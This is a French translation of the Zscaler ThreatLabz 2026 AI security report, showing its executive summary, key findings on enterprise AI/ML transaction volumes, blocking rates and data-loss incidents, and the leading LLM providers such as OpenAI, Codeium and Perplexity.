Rapport 2026 de ThreatLabz sur la sécurité de l'IA





Table of Contents



Note de synthèse

Rapidité, opérations à grande échelle et évolution permanente ont été une réalité au quotidien pour l'IA en 2025.

Les entreprises s'adossent aujourd'hui à l'intelligence artificielle et à l'apprentissage automatique (AI/AA) sur l'ensemble de leur périmètre organisationnel, pour accélérer leurs processus métiers, automatiser la prise de décision et doper leur productivité. L'IA est devenue un catalyseur pour les activités de développement, les communications, la recherche et l'opérationnel en général, à un rythme qui aurait semblé irréaliste il y a encore quelques années. Cette accélération a toutefois un coût : des volumes croissants de données sensibles circulent via des applications IA/AA toujours plus nombreuses, tandis que la visibilité est restreinte et que les mécanismes de contrôle sont insuffisants.

Cette généralisation de l'IA a mécaniquement élargi la surface d'attaque des entreprises et les hackers ont été véloces à exploiter les vulnérabilités au cours de l'année écoulée. La levée de nombreuses barrières techniques et davantage de réalisme ont rendu les attaques plus rapides et crédibles, tandis que les premiers cas d'abus de l'IA agentique et semi-autonome signalent une mutation du mode opératoire des menaces. Parallèlement, les entreprises doivent composer avec des risques plus nombreux, de l'IA fantôme et de l'IA embarquée aux hallucinations et aux modèles IA privés non sécurisés.

Comment sécuriser ces environnements d'entreprise où l'IA est omniprésente, favoriser une innovation dopée à l'IA et se protéger contre des menaces qui, elles-mêmes, font appel à l'IA ? Et ceci, ralentir les activités métiers, bien entendu !

Le rapport 2026 sur la sécurité de l'IA de Zscaler ThreatLabz analyse la manière dont les entreprises opèrent leurs arbitrages. Le rapport s'appuie sur l'analyse de 989,3 milliards de transactions IA/AA observées sur la plateforme Zscaler Zero Trust Exchange™ entre janvier 2025 et décembre 2025, offrant une vision factuelle des usages et des restrictions de l'IA dans des environnements mondiaux.

Les données confirment une accélération permanente. L'activité de l'IA/AA en entreprise a bondi de 83.3 % sur un an, tandis que les transferts de données ont progressé de 92,6 % en volume, pour dépasser 18 000 téraoctets (To). À cette échelle, l'IA ne se comporte plus comme un ensemble d'outils distincts, mais comme une infrastructure active en permanence, qui achemine et transforme les données d'entreprise en continu. Les accès restent toutefois fortement encadrés. Les entreprises ont neutralisé 39 % des transactions IA/AA, signe de préoccupations persistantes liées à l'exposition des données, à la confidentialité et à l'application des politiques de sécurité.

Les schémas d'utilisation révèlent également des points de convergence entre valeur et risque. Les applications d'IA les plus utilisées par les collaborateurs, telles que Codeium, Grammarly et ChatGPT, sont au cœur des workflows métiers : elles concentrent les volumes d'activité les plus élevés et figurent également parmi les plus exposées aux risques selon nos analyses.

En 2026, la sécurité de l'IA ne se résume plus au contrôle des applications IA/AA. Il s'agit de sécuriser la manière dont l'entreprise identifie, développe, utilise et gouverne les ressources IA. Les entreprises doivent disposer d'une visibilité complète sur les usages et les risques, déployer une protection qui renforce en temps réel les systèmes et les données d'IA et appliquer des contrôles cohérents qui sécurisent les accès sans pour autant freiner l'innovation. Ce rapport analyse les tendances et les réalités qui structurent la sécurité de l'IA et fournit des recommandations aux entreprises qui souhaitent réduire leur exposition aux risques et adopter l'IA de manière maîtrisée.

Quelles conséquences pour les décideurs en entreprise

- **L’IA est devenue une infrastructure d’entreprise.**
  Avec près de mille milliards de transactions, l'IA opère en continu. Pour garantir une adoption sûre et évolutive, elle doit être gouvernée avec la même rigueur que le cloud, les identités et les données.


- **Le risque d’exposition des données est désormais proportionnel aux volumes, et non à l’intention.**
  Les pétaoctets de données en mouvement au sein des workflows de l’IA accentuent l’exposition aux risques par un effet de répétition et de vitesse, même lorsque les usages sont approuvés et alignés sur les objectifs métiers.

- **L’IA approuvée constitue la principale source de risques.**
  Les outils d’IA grand public approuvés représentent la majorité de l’activité IA et des échanges de données en entreprise. Si l’IA fantôme reste une préoccupation majeure, se concentrer sur ces outils furtifs et non autorisés ne suffit pas à traiter l’ensemble des risques liés à l’IA.

- **La sécurité freine l’adoption de l’IA.**
  Avec 39 % des transactions IA bloquées, l’application des politiques influence directement les utilisations de l'IA. Ceci reflète la mise en oeuvre d’une gouvernance et non une résistance à l’IA, les dirigeants arbitrant en permanence entre rapidité d’innovation et tolérance au risque.

- **Les modèles de sécurité traditionnels ne sont pas adaptés aux workflows de l’IA.**
  Des fonctionnalités conçues pour des activités humaines et des données statiques ne peuvent suivre des interactions IA automatisées et fréquentes.

- **Les entreprises capables de gouverner l’IA à grande échelle s'octroieront un solide avantage concurrentiel.**
  Les entreprises qui feront appel à l’IA dans le cadre d'une sécurité robuste et intégrée surperformeront celles contraintes d'en restreindre fortement les usages en raison de risques non maîtrisés.



Principales conclusions

ThreatLabz a analysé **989,3 milliards de transactions IA et AA** dans le cloud Zscaler entre janvier 2025 et décembre 2025. Les principales conclusions qui suivent reposent sur des données couvrant différentes périodes*, et ce, à des fins d'analyse comparative.

L'utilisation de l'IA en entreprise reste orientée à la hausse.

L'activité de l'IA/AA s'est envolée de 83 % sur un an, pour atteindre près de 1 000 milliards de transactions au sein d'un écosystème de plus de 3 400 applications.

Les entreprises acheminent des données toujours plus volumineuses vers les outils d'IA.

Au total, 18 033 To de données ont été transférées vers des applications IA/AA, donnant lieu à une hausse de 93 % sur un an.

Des taux de neutralisation élevés témoignent d'une gestion active des risques.

Les entreprises ont bloqué 39 % de l'ensemble des transactions IA/AA. Alors que l'usage de l'IA s'intensifie, ce chiffre reflète des préoccupations persistantes liées à l'exposition des données, à la confidentialité et à la conformité à la politique de sécurité.

L'IA en entreprise est vulnérable aux compromissions.

Les experts en red teaming de Zscaler ont constaté que la plupart des systèmes IA d'entreprise peuvent être compromis en seulement 16 minutes. D'autre part, ils ont identifié des failles critiques dans 100 % des environnements testés.

* Périodes de recueil de données :

- Analyse annuelle et comparaison sur un an : janvier—décembre 2025, avec des comparaisons par rapport à la même période en 2024.
- Données relatives aux incidents de DLP et chiffres par pays : juin 2025—décembre 2025.

OpenAI s'impose comme le principal fournisseur de LLM.
Cet acteur représente la grande majorité des transactions d'entreprise adossées à des LLM (trois fois plus que Codeium) ce qui en fait de facto le LLM de référence actuel.

ChatGPT est responsable de la grande majorité des fuites de données. Sur l'ensemble des applications IA/AA analysées, ChatGPT a généré 410 millions de violations de la politique de prévention des pertes de données (DLP – Data leak prevention), un chiffre qui confirme les risques d'entreprise liés aux assistants IA.

Les applications intégrées de productivité structurent l'usage de l'IA en entreprise.
Grammarly est devenue l'application n°1 en volume de transactions, illustrant une IA directement intégrée aux processus de communication et aux workflows métiers.

Le secteur de la finance et des assurances, et celui de la production industrielle restent en tête de l'utilisation de l'IA en entreprise. Pour la troisième année consécutive, ces secteurs représentent la plus grande part du trafic IA/AA (23 % et 20 % respectivement), portée par leurs programmes de modernisation et des workflows qui donnent lieu à des volumes importants de documents.

Les États-Unis demeurent la principale source de transactions IA/AA. L'activité y est fortement concentrée, le pays représente 38 % des transactions, suivi de l'Inde (14 %) et du Canada (5 %).

L'adoption de l'IA continue d'élargir la surface d'attaque des entreprises. Son intégration croissante dans les workflows métiers multiplie les vecteurs d'exposition des données et des accès, accentuant le risque de fuite de données, d'abus dans les prompts et d'attaques optimisées par IA. Ce constat plaide en faveur de la mise en oeuvre d'une architecture Zero Trust et de contrôles de sécurité adossés à l'IA.

Usages de l'IA/AA : les tendances


L'utilisation de l'IA en entreprise a poursuivi sa progression rapide et soutenue en 2025.

L'analyse des tendances d'utilisation menée par ThreatLabz couvre désormais plus de 3 400 applications générant des transactions IA/AA, soit quatre fois plus que l'année précédente. Bien que nombre de ces applications génèrent un trafic limité, la croissance de l'écosystème applicatif constitue en soi un indicateur significatif. Elle illustre la vitesse à laquelle les capacités IA sont intégrées par les fournisseurs de technologies, prises en compte dans les cas d'usage et utilisées dans les départements métiers, élargissant les opportunités et accentuant les expositions aux risques.

Pour comprendre comment cette croissance se traduit concrètement dans les usages en entreprise, ThreatLabz a scruté l'activité IA/AA sous différents angles :

- **Transactions IA/AA totales,** sur la base de la catégorie d'URL et incluant les activités autorisées et bloquées.
- **Classement des fournisseurs de LLM,** avec identification des éditeurs de modèles qui génèrent le plus de trafic IA/AA et alimentent les workflows IA en entreprise.
- **Principales applications IA/AA,** pour mettre en évidence les applications spécifiques qui génèrent l'essentiel de l'activité et du volume de trafic IA en entreprise.
- **Utilisation de l'IA par département métier** pour cartographier les applications IA à fort volume selon les principaux services métiers d'entreprise afin de comprendre comment l'IA est intégrée dans les tâches du quotidien.

Ces angles d'analyse visent à fournir une vision complète de l'adoption réelle de l'IA à l'échelle de l'entreprise et des spécificités en matière d'usage, de dépendance et de risques.



Croissance mondiale des transactions IA/AA

Les transactions IA/AA ont frôlé le seuil des mille milliards en 2025, avec un total de 989,3 milliards. Cette croissance est essentiellement tirée par des applications à très fort volume telles que ChatGPT, Grammarly et Codeium.

TENDANCES D'UTILISATION DE L'IA/AA PAR VOLUME DE TRANSACTIONS




Schéma 1 : comparaison annuelle des transactions IA/AA (janvier-décembre 2025)

PRINCIPALES CONCLUSIONS

Le volume d'activité de l'IA/AA a progressé de 83 % en un an sur un écosystème de plus de 3400 applications.

Comme les années précédentes, une partie du trafic relève de la catégorie des "applications IA générales". Il s'agit de transactions IA/AA qui ne peuvent être rattachées à une application précise, mais que la fonction de catégorisation d'URL de Zscaler reconnaît comme étant liées à l'IA, après analyse de texte, d'images et d'autres contenus. De nouvelles applications IA émergent plus rapidement qu'il n'est possible de les catégoriser manuellement, ce qui impose de détecter les sources de trafic IA encore inconnues et de leur appliquer la politique de sécurité.

Sauf indication contraire, l'analyse présentée dans la suite du rapport porte exclusivement sur les applications catégorisées. Cette approche nous offre une visibilité claire sur l'adoption de l'IA en fonction d'applications IA/AA connues.




Schéma 2 : répartition des transactions IA/AA entre applications IA générales et catégorisées

Principaux fournisseurs de LLM, applications et départements métiers

L'analyse de l'utilisation de l'IA en entreprise par fournisseur de LLM offre une perspective sur le fonctionnement de l'IA à grande échelle. Si les collaborateurs interagissent au quotidien avec des applications et des fonctionnalités spécifiques, les schémas de transactions révèlent qui sont les fournisseurs de modèles qui sous-tendent ces usages. La visibilité sur les fournisseurs permet de comprendre comment l'adoption de l'IA opère en coulisses.

Fournisseurs de LLM : principaux enseignements

- **OpenAI** s'est imposé comme le leader incontesté des fournisseurs de modèles LLM en 2025, avec 131 milliards de transactions, soit plus de trois fois le volume de son challenger direct. Le lancement de GPT-5 en août a accéléré l'adoption de ce LLM pour des activités de programmation, de raisonnement multimodal et d'exécution de tâches complexes. OpenAI a élargi ses offres Enterprise API, notamment avec des garanties renforcées en matière de confidentialité et de cloisonnement des modèles, ce qui a consolidé son rôle d'infrastructure backend pour les applications copilotes et les fonctionnalités SaaS basées sur l'IA.

- **Codeium** (rebaptisé Windsurf en 2025) s'est imposé comme la deuxième source de trafic LLM en entreprise, avec 42 milliards de transactions. Cette adoption s'explique probablement par ses modèles propriétaires spécialisés dans le développement, largement intégrés aux pipelines de développement logiciel et aux environnements d'ingénierie. Ce constat rejoint l'analyse par département métier présentée plus loin qui fait des équipes d'ingénierie les utilisateurs les plus actifs de l'IA.

- **Perplexity** occupe la troisième position en volume de transactions sur l'année (12 milliards). Au-delà de recherches assistées par l'IA, l'entreprise opère ses propres LLM pour alimenter son moteur de réponses. Les usages en entreprise portent de plus en plus sur des recherches et des synthèses de connaissances assistées par l'IA.

